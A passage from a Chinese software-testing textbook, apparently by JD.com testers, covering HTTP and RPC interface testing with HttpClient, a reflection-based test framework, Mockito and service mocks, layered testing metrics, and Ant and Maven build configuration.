        System.out.println(myEntity.getContentLength());
        return JSON.parseObject(EntityUtils.toString(myEntity));
    } finally {
```

```
            response.close();
        }
    }
    JSONObject obj = getJsonRes("http://www.sosoapi.com/demo/swagger/user/
    simple/1/info.htm");
    Assert.asserEquals("demo", obj.get("nickName") );
```

经过以上几步，就快速完成了一个 JSON 格式的 HTTP GET 请求的测试了。

当然，还有 POST 方式，这会比 GET 方式稍微复杂一些。HTTP POST 请求封装如代码示例 3.2.2 所示。

代码示例 3.2.2

```
private String postJsonRes(String url, HttpEntity entity) throws IOException
{
    CloseableHttpClient httpClient = HttpClients.createDefault();
    HttpPost post = new HttpPost(url);
    post.setEntity(entity);

    CloseableHttpResponse response = httpClient.execute(post);
    System.out.println("Response code: " + response.getStatusLine().
    getStatusCode());
    try {
        String resString = EntityUtils.toString(response.getEntity());
        return JSON.toJSONString(resString);
    } finally {
        response.close();
    }
}
```

上面是 POST 的封装方法，代码示例 3.2.3 为 HTTP 接口调用方式。

代码示例 3.2.3

```
@DataProvider(name = "addDatas")
    public Object[][] addDatas() {
        return new Object[][]{
                {"http://www.sosoapi.com/demo/swagger/user/simple/add.htm",
                "1@abc.com", "test"}
        };
    }

@Test(dataProvider = "addDatas")
    public void postTest(String url, String email, String nickName) throws
    IOException {
        List<NameValuePair> urlParams = new ArrayList<NameValuePair>();
        urlParams.add(new BasicNameValuePair("email", email));
        urlParams.add(new BasicNameValuePair("nickName", nickName));
        System.out.println(postJsonRes(url, new UrlEncodedFormEntity
        (urlParams)));
```

```
}
```

这样就完成了 HTTP 的 GET 和 POST 请求了。

3.2.2 自研 RPC 接口实战

要学习接口测试，先要对 RMI（Remote Method Invoke，远程方法调用）中的 stub（桩）和 skeleton（骨架）的概念有一点了解。RMI 的代理模式是通过代理对象将方法传递给实际对象的。stub 驻留客户端，承担着代理远程对象的实现者的角色，skeleton 类帮助远程对象与 stub 连接进行通信。

目前我们接触到的接口类型主要是 Hessian、Dubbo 和 HTTP 接口。Hessian 和 Dubbo 都是远程方法调用的一种实现，客户端需要保留 stub 来调用接口。这就是为什么我们在做 Hessian 和 Dubbo 类型的接口测试时，需要引入接口的 jar 包。当然也可以在项目中引入被测接口的定义，如果有相关的自定义类，也一并复制过来（直接复制代码）。

认识三种类型的接口：

Hessian 是远程方法调用的一种，常被用来与 Web Service 做比较，相对于 Web Service，其实现更简洁。Hessian 采用的是二进制 RPC 协议（基于 HTTP 协议），所以它很适合发送二进制数据，不太适用于复杂对象类型的传输。

Dubbo 是一个远程方法调用框架。Dubbo 注册中心负责服务地址的注册与查找，相当于服务目录；Dubbo 监控中心负责统计各服务调用次数、调用时间等。

HTTP 类型的接口是构建在 Web 应用之上的，基于 HTTP 协议传输文本。当一个 URI 发起请求时，doGet 或者 doPost 方法会被调用，获取相应的参数。测试 HTTP 接口时只需要通过 URI 定位接口并传递参数，相对比较简单。

下面针对三种类型接口的测试方式进行简要说明。

Hessian 接口测试：通过接口 URI 获取接口，如果复制接口定义及其自定义类，接口和自定义类的包名尽量跟开发包保持一致，不建议使用直接复制代码的方式，因为这样不便于维护，直接在 POM 文件中引入接口和 Hessian 依赖的 jar 包。通常借助 HessianSpringFactoryBean 获取接口。

Dubbo 接口测试：如果通过 Dubbo 的注册中心获取服务接口，那么在搭建测试环境时需要指定 Dubbo 注册中心的地址，测试客户端也需要配置 Dubbo 注册中心地址以及对外提供服务的接口名称。直连的方式在测试端需要引入 Dubbo 框架相关的 jar 包。


HTTP 接口测试：相对来说最简洁，不需要引入接口的 jar 包，通过 HttpClient 一系列的类来调用接口。

三种类型的接口测试方法因框架的不同其配置文件有所差异，但总的来说都是获取接口、准备数据、执行用例、判断结果这些步骤。

3.2.3 一款简单易用的接口测试框架

在现在的接口测试过程当中，不同业务的接口通常采用不同的协议类型，如：Dubbo、Web Service、Hessian、HTTP（HyperText Transfer Protocol，超文本传输协议）等。不同的协议有不同的优点，如 Dubbo 协议使得应用可通过高性能的 RPC 实现服务的输出和输入，并且支持负载均衡、容灾和集群功能。Web Service 技术能使得运行在不同机器上的不同应用无须借助附加的、专门的第三方软件或硬件，就可相互交换数据或集成。相比 Web Service，Hessian 更简单、快捷。采用二进制 RPC 协议很适合于发送二进制数据。HTTP 协议支持客户/服务器模式，简单快速、灵活、无连接、无状态。不同的业务类型的服务会采取不同的接口协议，实现业务的需要。规模大的企业由于业务复杂，往往会用到多种协议。对于内部测试工程师来说，只关心服务接口是否能按预期工作，对协议的优点并不关心。但是协议本身的复杂性，对内部测试来说带来了很多不便。比如负载均衡可以让请求在性能最优的服务 IP 上执行，但是在测试中往往需要针对某个指定的 IP 进行测试。而且随着协议的增多，如果每个接口的调用都通过对应的协议方式，那么工作量会成倍增加。

由于协议本身复杂性太高，通过协议直接调用接口服务极其复杂。现有的业务接口服务一般是把一个协议类型的接口关联到开发好的特定客户端中。客户端把调用者的请求转为协议格式传送到接口服务并把接口服务的响应结果返回。调用者通过特定的客户端调用，进行与目标接口服务的通信。Dubbo 架构如图 3.2.1 所示。



节点角色说明：

Provider：暴露服务的服务提供方。
Consumer：调用远程服务的服务消费方。
Registry：服务注册与发现的注册中心。
Monitor：统计服务的调用次数和调用时间的监控中心。
Container：服务运行容器。

图 3.2.1

Consumer（用户或测试工程师）想要调用 Provider（接口服务），首先需要去 Registry（注册中心）订阅自己所需的服务。然后，注册中心返回服务提供者地址给用户或测试工程师。返回的地址是基于负载均衡算法得出的性能最优地址，但是不一定是测试需要的地址。最后，用户或测试工程师通过返回的地址请求接口服务。在此过程中，需要测试工程师编写专业代码实现请求过程，需要掌握较多的开发知识。

目前不同的协议类型接口都有其特定的类似 Dubbo 的模式，即使测试工程师掌握较多的开发知识，也需要对不同接口编写不同的代码来达到通信调用，这样会导致大量无效工作。

这种情况对测试工程师来说通常有以下 3 个缺点。

- 调用服务提供者前需要访问注册中心客户端询问服务地址。访问注册中心需要开发代码，对测试工程师的知识要求高。
- 不同协议类型接口，关联在不同的平台下。对不同协议接口测试，需要连接

不同的平台，工作量大，不容易维护。

- 注册中心返回的服务地址是根据负载均衡性能得出的最优的地址，但不一定是测试需要的。测试时，往往需要对某个特定 IP 的服务进行调用。

所以，构建一款简单易用的接口测试框架非常必要。该框架有以下 3 个优点。

- 不通过客户端调用服务接口。
- 支持多种协议类型的接口调用。
- 可以指定服务器执行接口方法。

下面笔者介绍一下所在部门自主开发的简单接口测试框架，供大家参考。通过该框架，测试工程师只需通过拼装一个 URL 在浏览器或 HTTPClient 中请求到服务器就能返回对应结果。请求进入服务器端后，服务器端会根据请求内容利用 Spring 框架找到对应接口服务的实例。然后通过 Java 反射 API 获得对应方法列表，再通过该 API 获得方法列表中的方法对象，并将这些对象存到本框架中的代理类中。有了方法对象后就能通过 Invoke 方式执行接口服务了。在此过程中，只需要测试工程师了解被测试接口服务的基本信息和对应参数即可。由于浏览器程序提交请求时使用 HTTP GET 方式，因此可以针对具体 IP 进行请求，这样就做到了有针对性的测试。

框架结构如图 3.2.2 所示。




图 3.2.2

服务请求：包含目标应用所在域名、BeanID、方法名、参数数据及校验密码的URL，该URL通过浏览器或HttpClient请求到服务器端。

参数校验：参数校验模块用来校验测试工程师输入的参数是否与对应接口匹配，如果不匹配将返回错误信息。如果填写的参数正确，才能继续进行接下来的流程。

容器缓存：容器缓存中存放了和项目的Bean实例一一对应的代理类。测试工程师填写的参数正确后，会根据Bean ID去容器缓存中查找对应的Bean实例的代理类。如果不存在，则将生成并添加代理类到容器缓存中。如果存在，则将通过代理类获取并执行Bean方法。

获取接口服务模块的实例（Provider）：Spring框架在初始化时，会对项目中所有的类进行实例化，生成对应的Bean实例。大致如下：首先读取项目的配置文件，然后将读取到的代表一个Bean的信息放到一个对象中。这个对象的类就是BeanDefinition（包括ID、ClassName和一个装PropertyDefinition对象的List），还有一个辅助类就是属性值对象的类PropertyDefinition，这两个辅助类就是普通JavaBean对象，都有getter和setter方法。Spring框架通过getter方法提供了查询Bean实例的方法。

生成代理类：代理类主要有获取Bean方法和动态执行Bean方法的功能。获取到Bean实例后，创建一个代理类实例。通过Java反射API查询到对应类及继承和实现的所有方法列表。通过Java反射API获得方法列表中的方法对象，然后把每个方法对象存储到代理类的缓存中。有了这些方法对象，就可以通过Java反射API中的Invoke方法执行了。所以可以通过找到代理类，然后通过参数中的方法名到其缓存中找到方法对象，再通过方法对象中的Invoke最终执行。最后将代理类添加到容器缓存中，以便重复使用提高性能。

综上所述，测试工程师只需在浏览器中填写必要的接口信息和对应参数，就能执行服务器中的接口方法，对测试工程师知识技能要求较低。内部实现过程中有多个优点：

- 测试工程师并不用写程序连接接口服务的客户端。
- 由于此框架实现方式不需要接口协议的对应功能，没有通过接口协议方式调用，因此适用于所有Spring框架下的接口方法。

- 此框架可以通过 HTTP GET 方式指定特定服务器 IP 执行测试。

综上所述，本节先是介绍了 HTTP 接口的测试过程，用 Apache 的 HttpClient 类库进行接口测试。然后介绍了关于自研 RPC 的接口测试，因为不同的 RPC 框架给出的接口测试方法不一样，但是测试的步骤或者说思想是相似的。最后给出了一个接口测试框架的解决方案，虽然框架不可能应用所有的场景，但是希望给大家带去一些思考。

3.3 Mock 实战

在测试过程中，对于某些不容易构造或者不容易获取的对象，我们常常会用一个虚拟的对象代替以便测试。在具体测试过程中，经常会碰到需要模拟数据或者接口的情况。因为环境问题或者系统复杂度问题，我们需要使用 Mock 方式进行数据的伪造。所以，产生了两大类 Mock 的场景。一种就是 Mock 一个对象，写入一些预期的值，通过它进行自己想要的测试。另外一种就是 Mock 一个服务，构造一个假的服务返回预期的结果，也是为了进行自己的测试。这两个场景构成了大部分的 Mock 使用范围。

3.3.1 对象 Mock 实战

对于对象的构造，比较流行的方式就是用 Mockito 构造假的对象。Mockito 尝试用不一样的方式进行测试，能够代替 EasyMock 框架，上手简单。

来看一个具体使用的例子。

首先，引入 Mockito 的依赖，本文用的是 1.8.5 版本。用来模拟 list 对象的例子，如代码示例 3.3.1 所示。

代码示例 3.3.1

```
public class SimpleTest {
@Test
public void test() {
    //创建 mock 对象，参数可以是类或者接口
    List<String> list = mock(List.class);

    //设置方法的预期返回值
```

```
        when(list.get(0)).thenReturn("helloworld");

        String result = list.get(0);

        //验证方法调用
        verify(list).get(0);

        //断言，list 的第一个元素是否是 helloword 值
        assertEquals("helloworld", result);
    }
}
```

通过上面的例子，我们就构造了 list 这样的对象，并且给第一个元素赋值 helloworld。在最后断言的时候，也可以验证这个 list 里面确实有这个值。所以通过这种方式，我们就可以进行对象构造了。可以是类，也可以是接口。

除了构造对象，当然也可以对方法设定返回指定异常。

```
when(list.get(1)).thenThrow(new RuntimeException("test exception"));
```

上述代码的意思就是当调用 list 的第二个元素时，抛出一个运行时异常。异常的消息是“test exception”。

当然，上面只是列出了 Mockito 的简单用法。对于比较复杂的用法，因为篇幅有限，请读者自行学习。因为 Mockito 主要用于单元测试，一般是开发人员在用这个工具，测试人员接触的机会不多，所以可以根据兴趣了解它。

3.3.2 接口 Mock 实战

在进行产品测试时，我们会碰到下面几种情况：

第一，依赖接口不通。例如，在测试订单系统时，需要调用商品系统的接口获取商品信息。如果商品接口不通，则需要等待商品接口恢复之后才能继续测试。这种情况在测试环境中尤为突出。依赖接口能不能稳定一些呢？

第二，异常数据模拟困难。例如，在测试商品系统时，当需要调用商家系统的接口认证商家为非法商家时，接口正常情况下是无法提供这样的数据的。可能这样的测试执行会比较困难。那如何简便地构造接口的异常数据呢？

第三，依赖接口性能参数无法保障。在对商品系统进行压力测试时，需要商家接口及时返回数据，满足商品系统的调用频度。现在的做法是，找一台高性能机器，

部署商家系统来满足商品的压测要求。在依赖接口多的情况下，这会带来很大的额外工作量。如何能够减轻这个工作量呢？

可能大家想到用 Mock 的方式，去模拟一个网络的接口。想要得到的是被测系统的输出。举例说明：Tesla 是被测系统，数据输入后经过 Tesla，Tesla 要调用 Stub 接口，然后返回数据。就像之前举的例子：商品系统调用商家接口。如果 Stub 接口挂了，需要用 Mock 服务代替这个接口，返回定制好的数据，然后得到输出，完成数据的正常流转。

那是不是有 Mock 服务就完全解决了开头提到的三个问题呢？其实并没有。在笔者研究了业界众多的 Mock 方案后，例如支持 HTTP 协议的 WireMock，支持 Web Service 的 SoapUI 里面的 MockService，Dubbo 需要自己写接口实现。从中看到这样的缺点：不同协议的方案从属于不同的平台，多个 Mock 服务无法有效管理。

Mock 服务的平台管理部分，各有各的方案，主要看便利性。而对于 Mock 方案，不同的方案千差万别。看起来都是对于接口的模拟，如果不是从协议底层出发，那它的扩展性可能不会很大。

现代 RPC 的本质其实就是在网络上传输数据包，而这个数据包的特点是 Header+Body。Header 就是协议头，分为定长或者变长，这个取决于协议的设计者。例如 Dubbo 协议就是定长的。而有些协议是变长的。Body 就是消息体，其实就是对象的序列化过程，把序列化好的数据放入到 Body 里面。现在流行的序列化方案有 Hessian、Java-built-in、JSON、MsgPack 等。

底层框架用 NIO/Netty 架构。因为是异步通信，需要支持高性能、高并发，Netty 框架就可以做到。

建立通信之后，客户端发起请求，发送数据包到服务端。服务端拿到数据包之后进行解码操作。

服务端构造响应结果，序列化完成后，加上协议头信息，返回给客户端。过程虽然简单，但是在实际开发过程中还是可能会碰到一些问题。下面就是笔者在实践时碰到过的一些问题供大家参考。

第一，心跳包的处理。什么是心跳包，其实就是为了保持连接，客户端向服务端定时发起的检测包，里面没有任何的具体内容，只是用于告诉服务端，系统仍然

存活。因为没有 Body，所以要做特殊的处理，不能直接按照有响应体的数据包进行处理。

第二，客户端可能是连着发请求，数据包是连在一起的，需要判断长度，到某个字节一次请求就结束了，跟着的应该是下一次请求了。这就需要对数据包进行合理切割。

第三，数据包的协议头部分可能带有认证信息，例如 requestID 之类的，需要在返回时把 id 返回到客户端。因为一般客户端都会有认证的机制，如果 id 不一样，则不解析这个响应。

对于接口的 Mock，从协议底层下手扩展性好，处理较方便，能够协助剥离依赖关系，更便捷、专注于自身系统的测试工作，达到事半功倍的效果。

综上所述，本小节分场景介绍了两种 Mock 方式。Mockito 在开发中使用广泛，接口的 Mock 在开发和测试中有着很好的运用。当然接口的 Mock 在理解上有些复杂，对于单一应用场景下运用得较少。在此，主要是介绍一种思路，希望能引起读者的兴趣。

3.4 分层测试的思考

笔者所在团队一开始做自动化时并没有考虑到分层测试。因为那时候，能够自动化已经不太容易，要么是没有自动化的团队，要么只有不多的自动化脚本产出。这个时候是不需要思考分层的。但是，当自动化发展得越来越成熟时，碰到的问题也越来越多。有一个不可忽视的问题出现了，就是如何让自动化发挥更大的效能。这时分层测试就出现了。

3.4.1 分层测试的理解

分层测试的概念很早就被 Martin Fowler 提出来了。

按照他的观点，Unit 单元测试成本最低、收益最高，Service 集成测试成本较低、收益较高，UI 系统测试成本最高而收益最低。为什么这么说？因为 Unit 单元测试需要的人员成本很低，测试的点非常细致，可以到方法级别。这样的覆盖是非常全面

的。所以，从收益上来说，Unit 测试最高。

Service 次之。因为 Service 集成测试面对的基本上是接口层级，测试粒度上会比单元测试粗些。但是，Service 的测试会针对每个接口进行测试，收益也非常高。因为我们知道，随着系统复杂性的增加，我们都会通过接口方式进行模块间的解耦。这个时候接口测试就非常必要了。而 Service 的测试正好对这个层级进行覆盖，所以价值也是非常高的。而且接口的变动会比 UI 变动低，所以成本相对较低。

UI 测试因为 UI 的变动非常频繁，成本最高。收益也是根据脚本的覆盖程度有很大的差异。现在，很多团队在做 UI 测试时，基本上放弃了脚本覆盖，或者脚本只是覆盖核心的功能。

所以，总的来说，Unit 测试处于金字塔的底层，价值最大，Service 测试次之，而 UI 测试又次之。

3.4.2 京东怎么做分层测试

在笔者所在的团队，也是经历了一个探索的时期，才找到了适合团队的分层测试方式。现在分享给大家。

第一阶段，UI 测试的探索。此阶段，团队进行了一个 UI 框架的开发。在此基础上，团队进行了 UI 脚本的编写。把大部分核心功能进行了脚本的覆盖。当时效果不错。但是，随着时间的推移，UI 改变越来越大，很多核心逻辑也有较大改动。UI 脚本渐渐跟不上业务的变更步伐了。

第二阶段，UI 测试加上接口测试。这个阶段，团队引入了接口的测试。针对经常回归的接口，进行了脚本覆盖，效果很不错。因为接口测试的代码量可以很少，并且用数据驱动方式减少了脚本的重复建设。接口的覆盖率一下提升了很多。UI 自动化测试比重逐渐下降。

第三阶段，大部分接口测试覆盖加上少量核心场景的 UI 测试。这个阶段，接口测试覆盖程度进一步上升。已经完成了 80%以上的接口覆盖。而且这个覆盖不是简单场景的，是进行了众多场景的接口覆盖。UI 测试渐渐用手工测试去覆盖了。因为接口脚本已经覆盖了大部分场景，所以手工测试只需要关注页面显示和浏览器兼容性等一些页面的问题即可。

第四阶段，更完善的接口测试。这个阶段，是对一些难以准备测试数据的场景进行 Mock 测试。也就是把依赖接口 Mock 好，然后构造一些无法构造数据的场景，更好地完善接口测试场景。这样的场景覆盖大大增强接口的覆盖率。

经过这四个阶段，团队已经从之前的手工测试状态，转变为半自动化的机动状态。当上线一个功能时，团队成员会将核心接口进行自动化测试，然后再辅助以一定的手工测试。这样的测试达到了事半功倍的效果，大大提升了测试效率。让测试人员可以从繁重的测试任务中部分解脱出来，进行更好的质量保障工作。

3.4.3 收益可视化


其实，我们在做自动化测试时，有一个困扰一直萦绕在脑海中：如何评估自动化收益。自动化帮助团队解决了回归测试大量的重复劳动问题，但是怎么体现出工作成果呢？

笔者所在团队尝试了下面的方式展现出工作成果。

自动化测试通过应用维度的用例总数、用例执行结果、执行用例总数、用例执行通过率、效率提升几个维度展示自动化测试相关数据。

- 用例总数 = 本应用下的所有用例；
- 用例执行结果 = 已执行用例数量 / 用例总数；
- 执行用例总数 = 本应用下执行过的用例总数；
- 用例执行通过率 = 用例通过数量 / 执行用例总数；
- 效率提升是节省人效的计算，公式是 15（分钟）乘以执行用例总数。通过这几个数据，就大体可以展示出自动化覆盖情况。

图 3.4.1 就是根据自动化指标内部做的数据可视化页面。我们内部叫商城质量门户。这个系统是商城各测试团队精诚合作、联合打造的展示平台。主要作用是提供一个集中展示各系统质量数据的平台，直观展现各个维度的质量数据，将京东测试团队通过技术驱动提高效率的成果直观量化地呈现出来。



id	系统名	执行情况				通过情况		最近一次执行时间
		用例总条数	执行条数	执行总次数	执行率	成功条数	成功率	
1		45	45	446	100%	438	98.21%	2017-06-29 11:21:38
2		471	161	1029	34.18%	957	93.97%	2017-06-29 11:38:46
3		34	43	374	100%	371	99.20%	2017-06-29 10:46:03
4		127	114	1329	89.76%	1065	80.14%	2017-06-22 13:53:56
5		388	308	1425	79.38%	1422	99.79%	2017-06-30 17:25:33
6		12	12	48	100%	37	77.08%	2017-06-28 15:42:56

图 3.4.1

综上所述，相信读者对本小节所讲述的分层测试已经有一个整体的印象了。分层的金字塔是有助于我们理解并实践的基础。我们在做某一项测试时，首先需要想到的就是成本收益。如果成本大于收益，就需要思考替代方案了，例如可以采用手工测试，而不是一定要自动化。总之，测试越早介入，质量就越可靠。

3.5 小结

本章自动化测试实战实际上是围绕着三个主题展开的：WebUI 的测试、接口的测试和测试的收益。其实，这三个主题都有一个共同的宗旨，就是自动化测试减轻手工测试的压力，并且找出更好的质量保障方法。WebUI 测试从用户角度保障系统质量；接口测试从接口层面保障系统质量；Mock 测试则从测试数据的角度保障测试效率的提升。

分层的思想，是从一个横切面对质量保障的方法进行了归纳。找出最高效的解决方案，按照成本收益的方式，对测试过程进行切割。最终的结果是，花费最小的代价，获取质量的最大收益。

第4章

测试环境管理

4.1 软件构建工具介绍及使用

如今的互联网系统，特别是电子商务系统，业务量大、变化快，需要频繁发布，同时又需要保持系统的长期稳定。这就对软件的研发迭代速度和质量保障提出了更高的要求。软件在上线发布前要经过层层测试，需要编译、构建、部署到测试环境。编译、构建是很重要的环节。“工欲善其事，必先利其器”，本节主要介绍常用的构建工具及其使用方法。

4.1.1 Ant

Ant的最早独立发行版于2000年7月发布，是一个非常老资格的软件构建工具。Ant采用Java语言实现，用于Java工程构建。目前Ant有两个并行发行版本1.9.X和1.10.X，分别用于Java5和Java8运行环境。两个版本都是基于1.9.7版本开发的。1.9.X主要是用于后续的bug修复，而1.10.X版本增加了一些新的特性。官方推荐使用1.10.X版本。

截至本书完稿时，Ant最新版本为1.10.1。读者可从ANT官网http://ant.apache.org下载软件安装包。安装前需先安装Jdk8，其余版本的安装要求请查看官网说明文档。

安装步骤：

（1）将Ant安装包下载到需要安装的目录。

（2）设置JAVA_HOME变量。

（3）设置ANT_HOME变量，将变量值设置为Ant安装的目录。

（4）将Ant启动程序所在的bin目录路径加入到path变量中。

（5）打开终端执行Ant命令。如代码示例4.1.1所示为Ant安装验证方法，从输出内容可以看出已经安装成功。

代码示例4.1.1

```
$ ant
Buildfile: build.xml does not exist!
Build failded
```

Ant 采用 XML 方式定义构建过程，不需要编码，为软件构建工作提供了便利。构建文件默认命名为 build.xml，可以在编译时使用-f 选项指定其他文件。每个构建文件有一个 Project 根元素，该元素可包含多个 target 元素，每个 target 代表一个可执行的代码片段。编译工作定义在 target 中。可以定义不同构建阶段的 target。如代码示例 4.1.1 所示为一个标准的 Ant build.xml 文件。执行过程包括 init→compile→package，各 target 之间通过 depends 属性设置依赖关系。如代码示例 4.1.2 所示为 build.xml 的代码示例。

代码示例 4.1.2

```
<?xml version="1.0"?>
<!--定义构建过程，默认执行 package target-->
<project default="package" name="demo Project">
<description>A demo of Java project</description>
<!--设置代码源目录-->
<property name="srcDir" location="src"/>
<!--设置编译目录-->
<property name="buildDir" location="build"/>
<!--设置发布目录-->
<property name="targetDir" location="target"/>
<target name="init">
<!—创建编译、发布目录-->
      <mkdir dir="${buildDir}"/>
      <mkdir dir="${targetDir}"/>
</target>
<target name="compile" depends="init">
<!—执行编译-->
      <javac srcdir="${srcDir}" destdir="${buildDir}"/>
</target>
<target name="package" depends="compile">
<!--打包-->
      <jar destfile="${targetDir}/demo.jar" basedir="${buildDir}">
        <manifest>
          <attribute name="Built-By" value="${user.name}"/>
          <attribute name="Main-Class" value="package.Main"/>
        </manifest>
      </jar>
<!--打源码包-->
      <jar destfile="${targetDir}/demo-src.jar" basedir="${srcDir}"/>
</target>
</project>
```

Ant 支持跨平台运行，可通过命令行调用，目前流行的集成开发工具都已提供支持 Ant 的集成插件。Jenkins 等持续集成工具也都支持使用 Ant。详细的使用说明可以参见 Ant 官方文档。

4.1.2 Maven

与构建工具 Ant 相比，Maven 是一款项目管理工具，除了具备类似 Ant 的构建功能，也提供文档、报告功能。Maven 的第一个正式版本 1.0 发布于 2004 年 7 月，Maven 经历了 Maven1、Maven2、Maven3 三个主要版本，各版本之间有较大差异。截至本书完稿时，Maven 最新版本为 3.5。

Maven 有以下特点：

（1）使用 POM（Project Object Model）方式管理软件项目；

（2）通过约定的方式定义了一些内置规则；

（3）定义了软件项目构建的生命周期，并支持通过插件绑定生命周期，方便扩展；

（4）支持软件模块和类库的依赖管理；

（5）支持依赖软件自动导入，可以从本地仓库和远程仓库下载软件类库。

每个通过 Maven 管理的工程，至少需要一个 pom.xml 文件。如果是多模块工程一般每个模块都需要包含一个 pom.xml 文件。pom.xml 内定义了项目管理的所有信息，也包含了项目的构建包名称和标识信息。构建包的标识由 groupId、artifactId、version 三个元素组成。groupId 代表项目组织 ID，一般对应项目包名，如 com.jd；artifactId 代表项目标识，一般为工程名；version 代表软件包版本号。pom.xml 文件中引入的 jar 包是通过这三个元素定义的。pom.xml 增加了一些内置元素。其中 Properties 元素用来定义工程内使用的变量，可以在其他地方引用。Profile 元素为自定义的工程配置集合，方便打包时自由切换，打出不同配置适合不同环境的软件包。Build 标签用于管理构建，可以引入不同阶段的插件定义打包过程。Maven 构建阶段主要包括 Compile、Test、Package、Install、Deploy 等。Compile 代表编译阶段；Test 代表测试阶段，可以在打包前先执行自动化测试；Package 代表打包阶段，用于指定打包过程，打包类型包括 jar 包、war 包等；Install 阶段用于将打出的包安装到指定目录，默认为 Maven 仓库；Deploy 阶段用于定义打包后的部署过程。如代码示例 4.1.3 所示为一个简单的 POM 文件模板。

代码示例 4.1.3

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
```

```
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
            xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/xsd/maven-4.0.0.xsd">
<!--声明项目描述符遵循的 POM 模型版本 -->
<modelVersion>4.0.0</modelVersion>
<!--定义项目 groupId -->
<groupId>com.jd.demo</groupId>
<!--定义项目 artifactId -->
<artifactId>demo</artifactId>
<!--定义项目当前 version，此为 SNAPSHOT 版本-->
<version>1.0-SNAPSHOT</version>
<!--定义打包类型-->
<packaging>war</packaging>
<!--定义项目的名称-->
<name>demo</name>
<!--定义项目用到的属性，可以采用${属性名}引用-->
<properties>
    <spring.version>4.0.0.RELEASE</spring.version>
    <mybatis.version>3.2.7</mybatis.version>
</properties>
<!-- 打包配置信息 -->
<profiles>
    <profile>
        <id>development</id>
        <activation>
<!--代表默认使用此 profile-->
            <activeByDefault>true</activeByDefault>
        </activation>
        <properties>
            <loginAddress>demo.jd.com</loginAddress>
        </properties>
    </profile>
</profiles>
<!--配置依赖的 jar 包-->
<dependencies>
     <dependency>
         <groupId>org.springframework</groupId>
         <artifactId>spring-core</artifactId>
         <version>${spring.version}</version>
     </dependency>
     <!-- mybatis 核心包 -->
     <dependency>
         <groupId>org.mybatis</groupId>
         <artifactId>mybatis</artifactId>
         <version>${mybatis.version}</version>
     </dependency>
</dependencies>
<!--构建信息-->
<build>
    <!--包名-->
        <finalName>demo</finalName>
```

```
        <resources>
            <resource>
                <directory>src/main/resources</directory>
